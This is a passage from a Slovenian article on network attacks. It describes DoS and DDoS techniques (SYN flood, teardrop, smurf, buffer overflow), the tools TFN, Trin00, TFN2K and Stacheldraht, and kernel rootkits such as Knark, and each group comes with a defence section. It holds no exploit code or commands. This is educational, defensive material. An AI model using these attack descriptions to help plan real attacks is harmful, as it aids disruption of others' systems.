paketov (funkciji *tcp_v4_send_reset* v datoteki */usr/src/linux/net/ipv4/tcp_ipv4.c* dodamo *return;* za *struct ip_reply_arg arg;*) in ponovno prevedemo jedro. S tem omenjeni načini skeniranja zgubijo smisel, saj se funkcija vrne v začetno stanje preden pošlje RST paket.

Opisano prevajanje jedra ne pomaga pri SYN skeniranju. Vendar lahko napadalcu pri takemu napadu preprosto vsaka vrata prikažemo kot odprta, tudi če ta niso. To zmanjša uporabnost informacije, ki jo napadalec dobi. Za to obstajajo skripte, ki ne uporabljajo TCP kopice. Naprimer *shroud.sh*[3]. Slednja za svoje delovanje potrebuje še *awk* in že omenjeni *nemesis* paket.

4 Napadi, ki temeljijo na poznavanju programskih jezikov in opreme

4.1 DOS napadi in orodja

Dos - Denial Of Service ali napad za zavrnitev storitve [14]. Leta 2000 je tak napad primoral k zaprtju velikih sistemov ko so Yahoo, Ebay, CNN in drugih. Napad je bil izveden z zdaj že znano in najpogosteje uporabljeno različico DOS napada - DDOS (Distibuted DOS napad ali porazdeljen DOS napad) [7]. Tak napad se izvede iz velikega števila sistemov proti določenemu cilju. Napadalec iz ene točke kontrolira celotno omrežje podrejenih sistemov, ki določenemu sistemu pošiljajo neželen promet in ga primorajo k zaprtju ali pa ga odrežejo od ostalih zakonitih uporabnikov, ki hočejo uporabljati storitve napadenega sistema.

DDOS napad je izveden na naslednji način:

1. Napadalec v svetovnem spletu najde veliko število ranljivih sistemov.
2. Nanje namesti DDOS program, ki ga lahko oddaljeno nadzoruje.
3. Napadalec nadzoruje vse podjarmljene sisteme iz ene lokacije in med napadom iz njih pošilja velike pakete napadenemu sistemu.
4. Napaden sistem je preplavljen s paketi in ne zmore več normalnega dela in se ali ugasne ali pa zakonitim uporabnikom ne dovoli dostopa.

Poznamo različne tehnike DOS (DDOS) napadov. Pri večini tehnik je potrebno nekaj znanja programiranja. Pri pisanju virusov, črvov, pri napadih s prekoračitvijo medpomnilnika je potrebno kar precejšnje znanje programiranja. Še posebno če napadalec želi izvesti uspešen napad. Uporabljane tehnike (z že omenjenimi) so:

- **Prekoračitev medpomnilnika**

  Pri tem napadu napadalec izkorišča slabo napisane programe, ki omogočajo prekoračitev medpomnilnika. Program v takem primeru ne pregleda velikosti podatkov, ki se vnesejo v medpomnilnik. Odvečni podatki ali ukazi, ki jih napadalec spravi v medpomnilnik, se izvršijo in omogočijo napadalcu navtoriziran dostop do virov sistema.

- **SYN poplavljanje**

  Normalno SYN rokovanje je že bilo opisano. Pri tem napadu pa napadalec pošlje sistemu B SYN paket z neobstoječim IP naslovom. Sistem B bo poskušal poslati nazaj SYN\ACK paket sistemu, ki ne obstaja. To bo poskušal v nedogled. Na ta način lahko napadalec s samo nekaj paketi onemogoči dostop do vrat ali storitve. To smo opisali pri tehniki varljivega zapeljevanja pri skeniranju, kot nekaj, česar si ne želimo storiti.

- **Napad z solzami**

  Veliki paketi podatkov se ponavadi drobijo na manjše, če jih želimo poslati po omrežju. To je odvisno od MTU[10] vrednosti omrežja. Starejša jedra operacijskih sistemov so samo pregledovala pakete, ki so bili preveliki. Niso pa pregledovala in zavračala paketov, ki so bili premajhni. Z manjšimi paketi lahko napadalec sistemu s takim jedrom povzroči sesutje.

- **Smurf napad**

  Pri tem napadu ojačitveni ali vmesni oddajni sistem v omrežju od napadalca dobi ponarejeni ICMP ECHO paket z IP naslovom napadenega sistema. Vsi računalniki ojačitvenega omrežja tako skušajo odgovoriti napadenemu sistemu. Velikost napada se meri v številu sistemov v ojačitvenemu omrežju.

- **Virusi in črvi**

  Virusi in črvi so pogosto imenovana tudi 'Malware' koda. To so majhni programi, ki na napadenem sistemu delajo škodo in se sami množijo ter prenašajo na druge sisteme. Virusi, ki se sami širijo po omrežju in izrabljajo vire sistema so črvi. 'Navadne' viruse navadno prenaša okoli človek z različnimi pomnilniškimi mediji.

4.1.1 Orodja

Na svetovnem spletu obstaja kar nekaj orodij za porazdeljene DOS napade. Vsa imajo seveda samo eno nalogo: zasuti napadeni sistem z odvečnim nezaželjenim prometom. Na žalost sistemskih vzdrževalcev ima vsako orodje svoje značilnosti in vsako je po svoje kompleksno. Nekateri programi komunikacijo med glavnim programom, ki koordinira napad, in ostalimi, ki napad izvajajo, tudi šifrirajo. Najbolj uporabljana in priljubljena orodja so naslednja:

- TFN - Tribal (ali Teletubby) Flood Network je eno prvih DDOS orodij napisanih v dvonivojski arhitekturi. Napad lahko izvede sam klient ali pa ga naroči strežniški program s pošiljanjem ICMP echo paketov klientom (deamonom) ali drugim strežnikom. Izvor napada vseh klientov se zakriva med navaden promet in ga je zato težko odkriti.

- Trin00 - je napisan v tronivojski arhitekturi, kar naj bi ga naredilo bolj nevidnega pri odkrivanju izvora napada. Napad izvede napadalec s sporočilom glavnemu programu, ki ostalim demonom posreduje informacije o napadu. Tej izvedejo napad na IP napadenega sistema s poplavo UDP paketov. Vendar je izvor napada nekoliko lažje odkriti, ker program uporablja svojo lastno komunikacijo.

[10]Maximum Transmition Unit

- TFN2K - ta program se ni razvil v tronivojski arhitekturi, vendar šifrira promet med strežnikom in vsemi klienti, kar zelo otežuje odkrivanje izvora napada. Program uporablja TCP, UDP in ICMP protokol, pošilja v omrežje lažne pakete za prikrivanje resničnega početja in izvaja napad na podlagi napačnih ali pokvarjenih paketov podatkov. Namenjen je za napade Unix in Windows sistemov.

- Stacheldraht - je kombinacija tehnologij TFN in Trin00. Zgrajen je v tronivojski arhitekturi in meša svoj promet med obstoječega. Ima pa še nekaj, česar ostali programi nimajo. Vse kliente je mogoče samodejno nadgraditi iz enega izvora.

4.1.2 Obramba

Za obrambo pred DOS napadi ne obstaja en zadovoljiv recept. Najprej je seveda sitem potrebno zavarovati. Potrebno je namestiti protivirusni program in popravke programske opreme, zapreti nepotrebna vrata in storitve in namestiti osnovni filter paketov - požarni zid.

Eden večjih problemov pri DOS napadih so lažni IP naslovi. Egress filter na usmerjevalnikih rešuje tudi take napade. Vsak usmerjevalnik bi moral vedeti kateri IP naslovi se nahajajo v njegovem podomrežju. Pakete lažnih naslovov lahko enstavno zavrne preden dosežejo zunanji svet. Z egress filtri ne bi prišli do izraza razni *Code red*, *Slammer*, *Slapper* in *Scalper*. Vsi namreč uporabljajo tehniko lažnih IP naslovov.

Še ena implementacija zaščite proti DDOS napadom je prepovedati usmerjevalniku pošiljati sporočila v omrežje. Vsi javno dostopni računalniki bi morali biti postavljeni v tako imenovano demilitirizirano cono in naj ne bi mogli dostopati do notranjega omrežja. Dobra zaščita je tudi sistem za detekcijo vdorov [11].

4.2 Rootkits

Rootkit je zbirka orodij s katerimi lahko napadalec napade sam operacijki sistem. Po pridobitvi administratorjevih pravic, napadalec namesti rootkit orodje, s katerim prisluškuje omrežju, zajema pritisnjene tipke na tipkovnici, spreminja dnevniške datoteke in napada druge računalnike v omrežju.

Rootkit programi na nivoju jedra spremenijo sâmo jedro operacijskega sistema in ne tečejo na nivoju ostalih aplikacij na sistemu. Varnostni programi(Tripwire), ki temeljijo na pregledu integritete programske opreme sistema (kar opravlja jedro), lahko odkrijejo tradicionalne rootkit programe. Rootkit programi na nivoju jedra pa jedro spremenijo in odprejo napadalcu stranska vrata v sistem in s tem skrivajo njegovo identiteto. Rootkit programi na tem nivoju omogočajo skrivanje datotek, procesov, preusmerjanje izvršitev programov in drugih tehnik, ki napadalcem omogočajo popolno manipulacijo nad sistemom.

4.2.1 Orodja

Rootkit orodij na nivoju jedra je še zelo malo, ker še niso tako razširjena kot navadna rootkit orodja. Pojavljajo se šele v zadnjem času. Vendar se jih dobi tako za Windows, kot za Linux operacijske sisteme.


- Knark - je pisan za Linux jedro 2.2. Vključuje orodja za skrivanje datotek, preusmeritev izvajanja programov [11], pridobitev pravic vzdrževalca in skrivanje nizov v */proc/net/tcp* in */proc/net/udp* datotekah.
- Windows NT kernel level rootkit - je orodje pisano za Windows operacijske sisteme z NT tehnologijo. Omogoča skrivanje ključev v registru in preusmeritev izvajanja programov.

4.2.2 Obramba

Najboljši način obrambe je onemogočiti napadalcem, da na sistemu pridobijo pravice vzdrževalca. Samo uporabnik s takimi pravicami lahko namesti rootkit program. Potrebno je vzrževati sistem z vsemi novimi popravki ter zapreti vse nepotrebne servise, ki jih sistem izvaja. Na Unix sistemih (odvisno od distribucije) lahko prevedemo jedro na način, ki ne dovoljuje dinamičnega nalaganja modulov med delovanjem.

5 Zaključek

Predstavljene tehnike napadov in programi, ki postajajo vse bolj sofisticirani, prikazujejo vse večjo iznajdljivost napadalcev. Tudi šifriranje podatkov na komunikacijskih kanalih ne zaleže, če sami ne poskrbimo za večjo varnost. Tukaj so mišljena kratka gesla sestavljena iz samih črk angleške abecede (žal več kot okoli 50% uporabnikov različnih storitev v spletu še vedno uporablja taka gesla), nepremišljeno sprejemanje certifikatov in druge nepazljivosti, ki so večidel posledica hitenja.




Slika 3: Število prijavljenih incidentov - CERT

Trendi nakazujejo, da se napadi spreminjajo lahko zelo hitro. Poleg tega postajajo orodja (poleg sofisticiranosti) tudi dosti lažja za uporabo. Vse večji krog ljudi - večinoma najstnikov

[11] pri zagonu legalnega programa, se namesto tega izvede nek drugi program - trojanki konj, virus, črv

- s takimi orodji naredi veliko škode. V tolažbo je lahko dejstvo, da pravih mojstrov, ki taka orodja pišejo, ni veliko. Še vedno pa je veliko takih, ki s takimi orodji želijo delati škodo. Podatki s slike 3 in 4 izvirajo iz organizacije CERT, ki se ukvarja z opazovanjem, odpravo in svetovanjem ob kriminalnih dejanjih, povezanih z računalniškimi sistemi in omrežji.

Dokler se bodo pojavljali novi operacijski sistemi, programi, tehnologije, strojna oprema in protokoli bojo tudi nove luknje prežale na voljo tistim, ki jih bodo želeli izkoristiti. Nobena stvar namreč ni 100% varna proti napadom. Izkoristili jih bodo lahko hackerji kot crackerji - torej bodo lahko napadi, kot posledica novih in novih ranljivosti sistemov, neškodljivi ali uničevalni. Naboljša obramba je nenehna pripravljenost in zavedati se možnosti napada. Vzdrževalaci bi si morali vzeti čas in spoznati nove tehnike napadov (ki so namenjeni opremi pod njihovim nadzorom) in možnosti obrambe. Nekaj napotkov je napisanih v tem članku pri vsaki skupini napadov. Tej napotki so dobra osnova pri zasnovi varnega sistema. Vendar je potrebno tudi celotno omrežje zgraditi v varno trdnjavo, navzven v svetovni splet in navznoter v podomrežje, ki bo dopuščala toliko svobode, kolikor jo njeni legitimni uporabniki potrebujejo.



Slika 4: Procentualni deleži različnih napadov

Literatura

[1] Greg Shipley, Anonymous. Maximum security: A hacker's guide to protecting your internet site and network. SAMS, 3rd edition (May 17, 2001)

[2] Greg Shipley, Anonymous; Maximum security: A hacker's guide to protecting your internet site and network; (1996)

[3] Jon Erickson; Hacking: The Art of Exploitation; No Starch Press; 2003

[4] Hatch, Lee, Kurtz; Hacking Linux Exposed; The McGraw-Hill; 2001

[5] Suelette Dreyfus; Underground - Tales Of Hacking; 2001

[6] Ed Skoudis, Lenny Zeltser; Fighting Malicious Code; Prentice Hall PTR; November 21, 2003

[7] Kelley Ealy; A new evolution in hack attacks: a general overwiev of types, methods, tools, and prevention; GSEC Practical v.1.4b

[8] Definicije izrazov, http://www.google.com/search?q=define%3A+cracker
http://www.google.com/search?q=define%3A+hacker
http://www.google.com/search?q=define%3A+pranker

[9] John the Ripper password cracker; http://www.openwall.com/john/; 9. junij 2004

[10] Stuart McClure, et al; Hacking exposed: Network Security Secrets and Solutions, 2nd edition; McGraw-Hill Osborne Media; (September 10, 1999)

[11] Stojan Rančič; Vzroki, preprečevanje in analiza vdorov v računalniške sisteme; Diplomska naloga, marec 2004

[12] 2600 The hacker quarterly; Vol. 20, no. 4, Winter 2003/2004

[13] Slovensko društvo Informatika; ISLOVAR - Slovar informatike; http://www.ef.uni-lj.si/terminoloskislovar; 13. junij 2004

[14] Internes System Security; advICE : Underground;
http://www.iss.net/security_center/advice/Underground/; 20. junij 2004

[15] Dario; http://uberhax0r.de/D; 25. junij 2004